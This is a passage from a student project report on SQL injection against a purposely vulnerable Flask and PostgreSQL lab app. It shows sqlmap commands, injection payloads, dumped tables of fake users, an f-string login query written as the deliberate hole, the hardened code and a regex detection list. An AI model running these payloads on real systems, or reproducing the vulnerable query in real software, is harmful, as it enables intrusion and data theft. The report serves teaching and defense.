
- **<python sqlmap.py -r login.req --level=5 --risk=3 –batch>**
  This command was used to run a full automated SQL injection test with sqlmap using high risk and level settings, confirming whether the login endpoint was vulnerable. Sqlmap detected multiple SQL injection vulnerabilities on the username parameter, including boolean-based blind, stacked queries, time-based blind, and UNION-based injection. These findings confirm the parameter is vulnerable to several error- and time-based attack techniques.




```
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.9.11.3#dev}
|_ -| . [.]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:01:53 /2025-12-01/

[21:01:53] [INFO] parsing HTTP request from 'login.req'
[21:01:53] [INFO] resuming back-end DBMS 'postgresql'
[21:01:53] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: username=-7072' OR 9642=9642-- yPwL&password=test

    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: username=test';SELECT PG_SLEEP(5)--&password=test

    Type: time-based blind
    Title: PostgreSQL > 8.1 AND time-based blind
    Payload: username=test' AND 6440=(SELECT 6440 FROM PG_SLEEP(5))-- BLTt&password=test

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: username=test' UNION ALL SELECT NULL,(CHR(113)||CHR(120)||CHR(106)||CHR(122)||CHR(113))||(CHR(73)||CHR(87)||CHR(84)||CHR(76)||CHR(84)||CHR(89)|
|CHR(68)||CHR(84)||CHR(88)||CHR(66)||CHR(105)||CHR(99)||CHR(75)||CHR(106)||CHR(101)||CHR(90)||CHR(66)||CHR(99)||CHR(103)||CHR(90)||CHR(66)||CHR(115)||CHR(81
)||CHR(102)||CHR(85)||CHR(112)||CHR(102)||CHR(118)||CHR(114)||CHR(75)||CHR(112)||CHR(103)||CHR(86)||CHR(102)||CHR(88)||CHR(88)||CHR(107)||CHR(78)||CHR(117)|
|CHR(121))||(CHR(113)||CHR(112)||CHR(112)||CHR(107)||CHR(113)),NULL,NULL,NULL,NULL-- shqW&password=test
```

Figure 8 SQLi with sqlmap


- **<python sqlmap.py -r login.req --dump –batch>**
  This command was used to automatically extract database contents through the confirmed SQL injection vulnerability. Sqlmap reused the previously identified injection points and successfully dumped multiple tables from the PostgreSQL database, confirming full data extraction was possible through the vulnerable username parameter.




```
Database: public
Table: comments
[4 entries]
+----+---------+-----------------------------------+----------------------------+
| id | user_id | content                           | created_at                 |
+----+---------+-----------------------------------+----------------------------+
| 1  | 1       | Nice site!                        | 2025-10-22 18:48:12.067482 |
| 2  | 2       | I disagree with the prices.       | 2025-10-22 18:48:12.067482 |
| 4  | 3       | Contact me at charlie@example.com | 2025-10-22 18:48:12.067482 |
| 3  | 4       | kill all children!                | 2025-10-22 18:48:12.067482 |
+----+---------+-----------------------------------+----------------------------+
```



```
Database: public
Table: profiles
[4 entries]
+---------+------------------------+------------+---------------+--------------+
| user_id | bio                    | city       | phone         | full_name    |
+---------+------------------------+------------+---------------+--------------+
| 1       | I like cats and SQL.   | Bratislava | +421900111111 | Alice Adams  |
| 2       | Gamer and developer.   | Košice     | +421900222222 | Bob Baker    |
| 3       | History nerd.          | Trnava     | +421900333333 | Charlie Chap |
| 4       | Administrator account. | Bratislava | +421900000000 | Site Admin   |
+---------+------------------------+------------+---------------+--------------+
```




```
Database: public
Table: orders
[3 entries]
+----+---------+------------+-------+----------+----------------------------+
| id | user_id | product_id | total | quantity | ordered_at                 |
+----+---------+------------+-------+----------+----------------------------+
| 1  | 1       | 1          | 19.98 | 2        | 2025-10-22 18:48:12.067482 |
| 2  | 2       | 4          | 49.99 | 1        | 2025-10-22 18:48:12.067482 |
| 3  | 4       | 5          | 6.50  | 1        | 2025-10-22 18:48:12.067482 |
+----+---------+------------+-------+----------+----------------------------+
```




```
Database: public
Table: products
[5 entries]
+----+-------+---------------+-------------+----------------------------+---------------------+
| id | price | name          | category    | created_at                 | description         |
+----+-------+---------------+-------------+----------------------------+---------------------+
| 1  | 9.99  | Basic T-Shirt | clothing    | 2025-10-22 18:48:12.067482 | Comfort cotton shirt |
| 2  | 29.99 | Hoodie Pro    | clothing    | 2025-10-22 18:48:12.067482 | Warm hoodie with logo |
| 3  | 4.49  | USB Cable     | accessories | 2025-10-22 18:48:12.067482 | 1m USB-A to USB-C   |
| 4  | 49.99 | Gaming Mouse  | electronics | 2025-10-22 18:48:12.067482 | RGB mouse, 16000dpi |
| 5  | 6.50  | Coffee Mug    | home        | 2025-10-22 18:48:12.067482 | Ceramic mug 300ml   |
+----+-------+---------------+-------------+----------------------------+---------------------+

Database: public
Table: users
[5 entries]
+----+---------------------+-------+----------+----------------------------+---------------+
| id | email               | role  | username | created_at                 | password_hash |
+----+---------------------+-------+----------+----------------------------+---------------+
| 1  | alice@example.com   | user  | alice    | 2025-10-22 18:48:12.067482 | password      |
| 2  | bob@example.com     | user  | bob      | 2025-10-22 18:48:12.067482 | bob123        |
| 3  | charlie@example.com | user  | charlie  | 2025-10-22 18:48:12.067482 | charlie_pw    |
| 4  | admin@example.com   | admin | admin    | 2025-10-22 18:48:12.067482 | admin         |
| 5  | mallory@example.com | user  | mallory  | 2025-10-22 18:48:12.067482 | mallory       |
+----+---------------------+-------+----------+----------------------------+---------------+
```

Figure 9 Database dump with sqlmap


- **<python sqlmap.py -r login.req --level=5 --risk=3 --schema –batch>**
  This command was used to enumerate the entire database schema through the confirmed SQL injection vulnerability, retrieving all available tables and structure details.




```
Database: public
Table: comments
[4 columns]
+------------+-----------
| Column     | Type
+------------+-----------
| content    | text
| created_at | timestamp
| id         | int4
| user_id    | int4
+------------+-----------
```




```
Database: public
Table: users
[6 columns]
+---------------+-----------+
| Column        | Type      |
+---------------+-----------+
| role          | text      |
| created_at    | timestamp |
| email         | text      |
| id            | int4      |
| password_hash | text      |
| username      | text      |
+---------------+-----------+
```



```
Database: public
Table: profiles
[5 columns]
+-----------+------+
| Column    | Type |
+-----------+------+
| bio       | text |
| city      | text |
| full_name | text |
| phone     | text |
| user_id   | int4 |
```



```
Database: public
Table: products
[6 columns]
+-------------+-----------+
| Column      | Type      |
+-------------+-----------+
| description | text      |
| name        | text      |
| category    | text      |
| created_at  | timestamp |
| id          | int4      |
| price       | numeric   |
+-------------+-----------+
```



```
Database: public
Table: orders
[6 columns]
+------------+-----------+
| Column     | Type      |
+------------+-----------+
| id         | int4      |
| ordered_at | timestamp |
| product_id | int4      |
| quantity   | int4      |
| total      | numeric   |
| user_id    | int4      |
+------------+-----------+
```

Figure 10 Schema dump with sqlmap


SQLmap's effectiveness comes from its systematic approach, as have been shown by my tests and experiments:

- Fingerprinting: Identifies the database type (PostgreSQL) through error messages and behaviour.
- Injection Point Detection: Tests each parameter with various payloads.
- Technique Selection: Chooses the most effective injection technique (error-based, union-based, boolean-based, time-based).
- Query Optimization: Constructs efficient queries to extract maximum data with minimum requests.

10. Transformation of web application with SQLi mitigations


In this part I'll show changes in the logic of the application and overall process of SQLi proofing said application.

a. Parametrization of the Queries



```
def user_login(name: str, password: str, cursor):  1 usage  Filip Brutovský *
    query = f"SELECT * FROM users WHERE username = '{name}' AND password_hash = '{password}'"
    logger.debug( msg: "Executing user lookup (vulnerable) for username=%s",  *args: name)
    cursor.execute(query)
    return cursor.fetchone()
```

Figure 11 Vulnerable SQL query




```
def user_login_secure(name: str, password: str, cursor):  1 usage
    sql = "SELECT id, username, password_hash, email FROM users WHERE username = %s LIMIT 1"
    logger.debug( msg: "Executing secure user lookup for username=%s",  *args: name)
    try:
        cursor.execute(sql, (name,))
        row = cursor.fetchone()
    except Exception:
        logger.exception("DB error in secure login")
        return None
    if not row:
        return None
    user_id, username, stored_password, email = row
    if stored_password == password:
        return {"id": user_id, "username": username, "email": email}
    return None
```

Figure 12 Secure SQL query

b. Input validation

Vulnerable application had no input validation but in order to secure the application properly I added this feature. It limits the users via regex and length limitations.



```
USERNAME_RE = re.compile(r'^[A-Za-z0-9_.-]{1,64}$')
SEARCH_RE = re.compile(r'^[A-Za-z0-9@._+\- ]{0,128}$')

def validate_username(u: str) -> bool:  1 usage
    return bool(u and USERNAME_RE.fullmatch(u))

def validate_search_q(q: str) -> bool:
    return q == "" or bool(SEARCH_RE.fullmatch(q)) and len(q) <= 128
```

Figure 13 Input validation in application

c. Least privileged DB user


To ensure maximum safety, I stripped user of any table altering powers such as:

- **DROP, DELETE, UPDATE, INSERT**

11. Experiments on Secured Web application

a. Manual experiments

- **<‘or 1 = 1; -- > :** proved to be ineffective and resulted in error “Invalid username or password”.
- **<'union all select id, password_hash, email from users;-- >:** also proved to be ineffective and did not result in error but returned 0 information and debug function printed “Invalid query” which means that query did not executed as attacker intended.



```
2025-12-01 23:04:10,011 INFO Invalid username format attempted: ' or 1=1 --
2025-12-01 23:04:10,012 INFO 127.0.0.1 - - [01/Dec/2025 23:04:10] "POST / HTTP/1.1" 200 -
2025-12-01 23:04:10,040 INFO 127.0.0.1 - - [01/Dec/2025 23:04:10] "GET /static/style.css HTTP/1.1" 304 -
2025-12-01 23:07:43,641 INFO 127.0.0.1 - - [01/Dec/2025 23:07:43] "POST / HTTP/1.1" 302 -
2025-12-01 23:07:43,693 INFO 127.0.0.1 - - [01/Dec/2025 23:07:43] "GET /dashboard HTTP/1.1" 200 -
2025-12-01 23:07:43,725 INFO 127.0.0.1 - - [01/Dec/2025 23:07:43] "GET /static/style.css HTTP/1.1" 304 -
2025-12-01 23:07:46,927 INFO Invalid search query from user=alice: 'union all select id, password_hash, email from users;--
2025-12-01 23:07:46,964 INFO 127.0.0.1 - - [01/Dec/2025 23:07:46] "GET /dashboard?q='union+all+select+id,+password_hash,+email+from+users;--+ HTTP/1.1" 200 -
```

Figure 14 Snipet of debugger print with stopped attacks


- **<(valid_username)' AND pg_sleep(10) IS NULL -- >:** Resulted in “Invalid username or password error”.
- **<(valid_username)' AND 0/1 = 1-- >:** Same result as previous attack.

b. Automated experiments

- **<python sqlmap.py -r login.req --level=5 --risk=3 –batch>:** sqlmap tried to locate entry points for SQLi and resulted in failure.
  [*] starting @ 12:32:16 /2025-12-01/   ---   [*] ending @ 12:59:24 /2025-12-01/
  Ran for almost 30 minutes and resulted in:
  [12:59:24] [WARNING] parameter 'Referer' does not seem to be injectable
  [12:59:24] [CRITICAL] all tested parameters do not appear to be injectable
- **<python sqlmap.py -r login.req --dump –batch>:** Resulted in similar outcome, without viable entry points database dump was prevented.
  [13:10:38] [WARNING] parameter 'password' does not seem to be injectable
  [13:10:38] [CRITICAL] all tested parameters do not appear to be injectable
- **<python sqlmap.py -r login.req --level=5 --risk=3 --schema –batch>:** Also, database schema enumeration without entry points was pointless.
  [*] starting @ 23:49:42 /2025-12-01/ [*] ending @ 00:18:42 /2025-12-02/


12. Original solution

To be exact all my solutions were original because they were implemented on custom web application and therefore, they were just inspired by another solutions. But I also implemented and tested a reverse proxy inspired by nginx and OWASP CRS. The reverse proxy I implemented demonstrates how a proxy could work by intercepting and checking incoming requests before they reach the backend. It sanitizes input and can block suspicious patterns, such as SQL injection attempts, showing the principle of request inspection and filtering. This implementation is a conceptual example only and is not a viable production solution, but it illustrates how professional proxies like Nginx with OWASP CRS operate to protect web applications.



```
SQLI_PATTERNS = [
    r"(\bor\b|\band\b)\s+\d+=\d+",
    r"--",
    r";",
    r"'",
    r"\"",
    r"union\s+select",
    r"sleep\(",
]
```

Figure 15 Reverse proxy patterns



Request Blocked

Suspicious activity detected. Possible SQL injection attempt. This action has been stopped.

Figure 16 Blocked SQLi via reverse proxy

13. Conclusion

The goal of this project was to demonstrate the process of identifying, exploiting, and ultimately mitigating SQL injection vulnerabilities in a controlled web application environment. By creating an intentionally vulnerable Flask application connected to a PostgreSQL database, I was able to analyse how insecure coding practices directly expose systems to high-impact attacks such as login bypass, unauthorized data extraction, time-based SQLi, and error-based SQLi.

Using Burp Suite for manual testing and sqlmap for automated analysis provided a comprehensive view of the attack surface. Manual tests confirmed the presence of injection points and helped reveal how crafted payloads influence backend queries. Automated tests further validated these findings by identifying multiple SQLi types and proving full database compromise through schema extraction and data dumping.

After analysing the weaknesses, the application was systematically secured using industry-standard mitigation techniques: parameterized queries, strict input validation, least-privilege database accounts, and safer error-handling practices. These improvements were subsequently verified through repeated manual and automated testing. All previously successful attacks failed, and sqlmap was unable to detect any exploitable parameters, demonstrating that the vulnerabilities had been fully addressed. I also implemented and manually tested reverse proxy and picked out some of the attacks before they could reach Database.

Overall, this project highlights both the simplicity and severity of SQL injection attacks, as well as the effectiveness of proper defensive measures. It emphasizes the importance of secure coding practices, systematic testing, and layered protection mechanisms in modern web application development. Through practical experimentation, the project shows that preventing SQL injection is achievable through well-understood techniques, and that even small applications benefit significantly from applying these security principles.

a. Experimental conclusion

Test	**Case**	**Vulnerable App**	**Secured App**	**Effective**
Manual	Login Bypass (' OR 1=1--)	Success	Generic error	Yes
Manual	Union-based Extraction	Success	Ignored	Yes
Manual	Time-based attack	Success	Generic error	Yes
Manual	Error-based attack	Success	Generic error	Yes
sqlmap	Basic test for all attacks	Complete	Failed	Yes
sqlmap	Database enumeration	Schema extracted	Failed	Yes
sqlmap	Database dump	Whole DB dumped	Failed	Yes

14. Used resources

- Hussein, Dina & Ibrahim, Dina & Alsalamah, Mona. (2021). A Review Study on SQL Injection Attacks, Prevention, and Detection. 13. 1-9.
  - Relevance: Provides comprehensive theoretical foundation for understanding SQLi attack types, detection methods, and prevention strategies used throughout the project.
- What is SQL Injection (SQLi) and How to Prevent Attacks
  - Relevance: Offers practical explanations of SQLi mechanics and prevention techniques that directly support the project's mitigation strategies section.
- Types of SQL Injection?
  - Relevance: Defines the specific SQLi types (in-band, inferential, out-of-band) that were tested and demonstrated in the experimental phase.
- Intercepting HTTP traffic with Burp Proxy - PortSwigger
  - Relevance: Official documentation for Burp Suite usage, directly supporting the manual testing methodology employed in the project.
- sqlmap: automatic SQL injection and database takeover tool
  - Relevance: Primary source for the automated testing tool used to validate vulnerabilities and verify mitigation effectiveness.
- CWE - CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') (4.18)
  - Relevance: Industry-standard vulnerability classification that provides authoritative context and credibility to the security issues addressed.
- View of A Technical Review of SQL Injection Tools and Methods: A Case Study of SQLMap
  - Relevance: Academic analysis of sqlmap's capabilities and effectiveness, supporting the tool selection and methodology justification.
- A Detail Review of SQL Injection Discovery and Deterrence Techniques for Web Applications
  - Relevance: Broad survey of SQLi detection and prevention techniques that contextualizes the mitigation strategies implemented in the secured application.
- CRS Project
  - Relevance: Technical reference for the WAF concepts and reverse proxy implementation inspired by OWASP CRS in the original solution section.

Project Github link: AweFilko/PIB_SQL_injection: Project about prevention from SQL injection with experiment